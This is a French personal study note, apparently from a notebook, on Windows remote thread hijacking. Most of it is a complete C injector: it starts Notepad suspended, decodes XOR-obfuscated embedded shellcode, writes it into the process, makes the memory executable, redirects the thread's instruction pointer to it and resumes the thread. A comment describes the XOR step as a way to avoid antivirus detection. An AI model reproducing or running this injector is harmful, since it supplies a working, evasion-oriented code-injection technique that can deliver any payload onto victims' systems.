

Thread Hijacking - Remote Thread Creation

dimanche 1 mars 2026 23:53

Le but est de créer un faux thread dans un processus DUMMY.

On ne pourrait créer un faux thread dummy dans un processus déjà créé mais on se ferait repérer facilement à cause de la fonction `CreateRemoteThread`.

A la place on va créer un faux processus avec la fonction `CreateProcess` :

```
BOOL CreateProcessA(  
[in, optional] LPCSTR      lpApplicationName,  
[in, out, optional] LPSTR   lpCommandLine,  
[in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
[in]          BOOL          bInheritHandles,  
[in]          DWORD         dwCreationFlags,  
[in, optional] LPOVID       lpEnvironment,  
[in, optional] LPCSTR       lpCurrentDirectory,  
[in]          LPSTARTUPINFOA lpStartupInfo,  
[out]         LPPROCESS_INFORMATION lpProcessInformation  
);
```

Les paramètres suivant sont importants :

`lpApplicationName` correspond au nom du processus

`lpCommandLine` correspond à l'argument qu'on souhaite mettre au processus. Par exemple je peux combiner les deux :

```
C:\Windows\System32\cmd.exe /k whoami
```

Je peux aussi ne rien mettre car ces paramètres sont optionnels.

`dwCreationFlags` permet de définir les flags du processus. C'est avec ça qu'on peut définir un processus en pause (`CREATE_SUSPENDED`)

Ensuite on a deux paramètres qui prennent des pointeurs de structures.

`lpStartupInfo` contient les détails sur le processus créé et le seul élément intéressant pour nous est le `DWORD cb` de cette structure.

`lpProcessInformation` c'est la même chose. C'est un `OUT` paramètre.

La structure `PROCESS_INFORMATION`

```
typedef struct _PROCESS_INFORMATION {  
HANDLE hProcess; // A handle to the newly created process.  
HANDLE hThread;  // A handle to the main thread of the newly created process.  
DWORD dwProcessId; // Process ID  
DWORD dwThreadId;  // Main Thread's ID  
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

On a besoin du chemin du processus. Comme on vise que les processus qui se trouvent dans le fichier `C:\windows\system32` on peut juste partir du principe que c'est bon. Sauf qu'on peut aussi utiliser une fonction pour vérifier que l'élément qu'on cherche est bien présent. Pour ça on va utiliser la fonction : `GetEnvironmentVariableA`.

`DWORD GetEnvironmentVariableA`

```
[in, optional] LPCSTR lpName,  
[out, optional] LPSTR lpBuffer,  
[in]          DWORD  nSize  
);
```

Ce n'est pas une étape obligatoire.

Une variable d'environnement dans ce contexte serait : `%WINDIR%`

Donc avec cette fonction ça nous donnerait :

```
GetEnvironmentVariableA("WINDIR", BufferEnvVar, BufferEnvVarSize);
```


Cette fonction nous retourne le nombre de caractères stockés dans le buffer pointé par le pointeur `BufferEnvVar`.

Bref pour créer un processus en pause on va faire comme ceci :

On va initialiser les valeurs pour la fonction `GetEnvironmentVariableA` et pour la fonction `CreateProcessA` ce qui nous donne :

```
//initialisation des variables pour la fonction GetEnvironmentVariableA  
char VarPath [MAX_PATH]  
//on doit ouvrir un fichier MAX_PATH #define MAX_PATH 260
```

Pour rappel `MAX_PATH` est initialisé à 260.



On va pouvoir récupérer le handle grâce à cette structure.

```
#include <Windows.h>  
#include <stdio.h>  
#define MAX_PATH 260  
/*pas utile ici  
void DummyFunction(){  
    printf("Hello\n");  
}  
*/  
void XOR(unsigned char key, unsigned char *buf, int size) {  
    for (int i = 0; i < size; i++) {  
        buf[i] ^= key;  
    }  
}  
int main(int argc, char * argv[]){  
    unsigned char shellcode [] =  
    "\xee\x5a\x93\xf6\xe2\xed\xed\xed\xfa\xde\x12\x12\x12\x53\x43\x53"  
    "\x42\x40\x5a\x23\xc0\x43\x77\x5a\x99\x40\x72\x44\x5a\x99\x40\x0a"  
    "\x5a\x99\x40\x32\x5f\x23\xdb\x5a\x1d\xa5\x58\x58\x5a\x99\x60\x42"  
    "\x5a\x23\xd2\xbe\xe2\x73\x6e\x10\x3e\x32\x53\xd3\xdb\x1f\x53\x13"  
    "\xd3\xf0\xff\x40\x53\x43\x5a\x99\x40\x32\x99\x50\x2e\x5a\x13\xc2"  
    "\x74\x93\x6a\x0a\x19\x10\x1d\x97\x60\x12\x12\x12\x99\x92\x9a\x12"  
    "\x12\x12\x5a\x97\xd2\x66\x75\x5a\x13\xc2\x42\x56\x99\x52\x32\x99"  
    "\x5a\x0a\x5b\x13\xc2\xf1\x44\x5f\x23\xdb\x5a\xed\xdb\x53\x99\x26"  
    "\x9a\x5a\x13\xc4\x5a\x23\xd2\xbe\x53\xd3\xdb\x1f\x53\x13\xd3\x2a"  
    "\xf2\x67\xe3\x5e\x11\x5e\x36\x1a\x57\x2b\xc3\x67\xca\x4a\x56\x99"
```

```

"\x52\x36\x5b\x13\xc2\x74\x53\x99\x1e\x5a\x56\x99\x52\x0e\x5b\x13"
"\xc2\x53\x99\x16\x9a\x53\x4a\x5a\x13\xc2\x53\x4a\x4c\x4b\x48\x53"
"\x4a\x53\x4b\x53\x48\x5a\x91\xfe\x32\x53\x40\xed\xf2\x4a\x53\x4b"
"\x48\x5a\x99\x00\xfb\x59\xed\xed\xed\x4f\xfa\x19\x12\x12\x12\x67"
"\x61\x77\x60\x21\x20\x3c\x76\x7e\x7e\x12\x4b\x53\xa8\x5e\x65\x34"
"\x15\xed\xc7\x5b\xd5\xd3\x12\x12\x12\x12\xfa\x00\x12\x12\x12\x5a"
"\x73\x71\x79\x32\x46\x7a\x77\x32\x42\x7e\x73\x7c\x77\x66\x32\x33"
"\x12\x48\xfa\x17\x12\x12\x12\x5a\x53\x5a\x53\x12\x53\x4a\x5a\x23"
"\xdb\x53\xa8\x57\x91\x44\x15\xed\xc7\xa9\xf2\x0f\x38\x18\x53\xa8"
"\xb4\x87\xaf\x8f\xed\xc7\x5a\x91\xd6\x3a\x2e\x14\x6e\x18\x92\xe9"
"\xf2\x67\x17\xa9\x55\x01\x60\x7d\x78\x12\x4b\x53\x9b\xc8\xed\xc7";

//initialisation des variables pour la fonction GetEnvironmentVariableA
char VarPath [MAX_PATH]; //260*2 = 520 de taille
char BufferEnvVar [MAX_PATH];
unsigned char * ProcessName = "Notepad.exe";
char * FullPathToProcess = "C:\\windows\\system32\\Notepad.exe";
//initialisation des variables pour la fonction CreateProcessA
char AppName [MAX_PATH];
char AppCmd [MAX_PATH];
STARTUPINFO si = {0}; //structure startup info
PROCESS_INFORMATION pi = {0}; //structure process info
//on remet BIEN à zéro les structures :
RtlSecureZeroMemory(&si, sizeof(STARTUPINFO));
RtlSecureZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
//on a besoin d'initialisé la taille de la structure startupinfo
si.cb = sizeof(STARTUPINFO);

//on initialise les variables pour le thread hijacking :
PVOID pAddress = 0;
int ShellSize = sizeof(shellcode);
CONTEXT ThreadCTX = { .ContextFlags = CONTEXT_CONTROL };
DWORD OldProtection = 0;
unsigned char bkey = 0x12;
SIZE_T bytesWritten = 0;

//ensuite on peut récupérer la valeur de la variable d'environnement WINDIR
//if(!GetEnvironmentVariableA("WINDIR", BufferEnvVar, sizeof(BufferEnvVar))/*ou on aurait pu mettre
MAX_PATH*/) return FALSE;
/*on peut créer un full path vers la victime (process.exe) avec des printf (juste pour le kiff)
Creating the full target process path
sprintf(VarPath, "%s\\System32\\%s", BufferEnvVar, ProcessName); //ici VarPath va récupérer
l'ensemble de ce qui est mis en ""
printf("\n\t[i] Running : \"%s\" ... ", VarPath);*/ //ici varpath = "C:
\\Windows\\System32\\explorer.exe" */

//on doit ouvrir un faux processus (dummy)
//on aurait pu mettre FullPathToProcess en premier parametre (ça revient plus ou moins au même)
if(!CreateProcessA(NULL, FullPathToProcess, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi))
return FALSE;

//le processus est créé et maintenant on doit injecter notre payload dans un thread de ce process :
//on récupère les valeurs nécessaires pour continuer grace à la structure PROCESS_INFORMATION
HANDLE hProcess = pi.hProcess;
HANDLE hThread = pi.hThread;
DWORD dwThreadId = pi.dwThreadId;
//on peut checker que tout est bon :
if (hProcess == NULL || hThread == NULL) return FALSE;
//et on fait notre thread hijacking sans faire de dummy function:
//we decrypt the shellcode with XOR before injecting it into the target process, we will encrypt it again
after the injection to avoid detection by AV
XOR(bkey, shellcode, ShellSize);
//ensuite on doit allouer de la mémoire pour le payload
pAddress = VirtualAllocEx(hProcess, NULL, ShellSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (pAddress == NULL) return -1;
printf("\n\t[i] Allocated Memory At : 0x%p \n", pAddress);
//on utilise ici les étapes classique d'injection dans un process donc on alloue de la taille dans le
thread.

printf("\t[#] Press <Enter> To Write Payload ... ");
getchar();
//we write the shellcode to the allocated memory in the target process
if (!WriteProcessMemory(hProcess, pAddress, shellcode, ShellSize, &bytesWritten)) {
VirtualFreeEx(hProcess, pAddress, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("\t[i] Successfully Written %d Bytes\n", bytesWritten);
//on change la protection de la mémoire allouer :
if(!VirtualProtectEx(hProcess, pAddress, ShellSize, PAGE_EXECUTE_READWRITE, &OldProtection)){
return -1;
}

//ensuite on récupère le contexte de ce thread :
if(!GetThreadContext(hThread, &ThreadCTX)){
return -1;
}
//on change l'instruction suivante à l'adresse allouer pour le shellcode
ThreadCTX.Rip = pAddress;
if(!SetThreadContext(hThread, &ThreadCTX)){
return -1;
}

printf("\n\t[#] Press <Enter> To Run ... ");
getchar();
// 6. Sauvegarder l'adresse de retour originale (optionnel)
// ThreadCTX.Rsp contient la stack, on pourrait sauvegarder l'adresse de retour
//on résumé le thread de base (qui est la dummy function)
ResumeThread(hThread);

```

```
WaitForSingleObject(hThread, INFINITE);
```

```
return 0;
```

```
}
```

Pb que j'ai : mais j'ai l'impression que c'est normal...

nom	PID	Private bytes	User name	Description
System	4	68 KB	AUTORITE NT\Système	NT Kernel & System
System Idle Process	0	60 KB	AUTORITE NT\Système	
SecurityHealthHost.exe	37820	1,99 MB	4L011D\Alice	Windows Security Health Host
conhost.exe	37728	1,19 MB	4L011D\Alice	Hôte de la fenêtre de la console
conhost.exe	36764	1,15 MB	4L011D\Alice	Hôte de la fenêtre de la console
cpptools-srv.exe	36756	175 MB	4L011D\Alice	C/C++ IntelliSense Server for Visual Studi...
SecHealthUI.exe	36112	54,82 MB	4L011D\Alice	Windows Defender application
powershell.exe	35940	56,56 MB	4L011D\Alice	Windows PowerShell
Notepad.exe	35632	3,25 MB	4L011D\Alice	
conhost.exe	35116	1,44 MB	4L011D\Alice	Hôte de la fenêtre de la console
msedge.exe	34808	8,59 MB	4L011D\Alice	Microsoft Edge
cpptools-srv.exe	34780	162,68 MB	4L011D\Alice	C/C++ IntelliSense Server for Visual Studi...
conhost.exe	34520	1,43 MB	4L011D\Alice	Hôte de la fenêtre de la console
vsdbg.exe	34156	12,21 MB	4L011D\Alice	Microsoft Visual Studio .NET/C/C++ Deb...
opera.exe	34140	109,54 MB	4L011D\Alice	Opera GX Internet Browser
cpptools-srv.exe	34004	206,59 MB	4L011D\Alice	C/C++ IntelliSense Server for Visual Studi...
dllhost.exe	33964	2,93 MB	4L011D\Alice	COM Surrogate
msedge.exe	33788	17,73 MB	4L011D\Alice	Microsoft Edge
opera.exe	33284	27,07 MB	4L011D\Alice	Opera GX Internet Browser
remote_thread_hijack_local.exe	33184	1,75 MB	4L011D\Alice	
conhost.exe	33140	1,43 MB	4L011D\Alice	Hôte de la fenêtre de la console
opera.exe	32920	19,29 MB	4L011D\Alice	Opera GX Internet Browser
opera.exe	32874	28,70 MB	4L011D\Alice	Opera GX Internet Browser

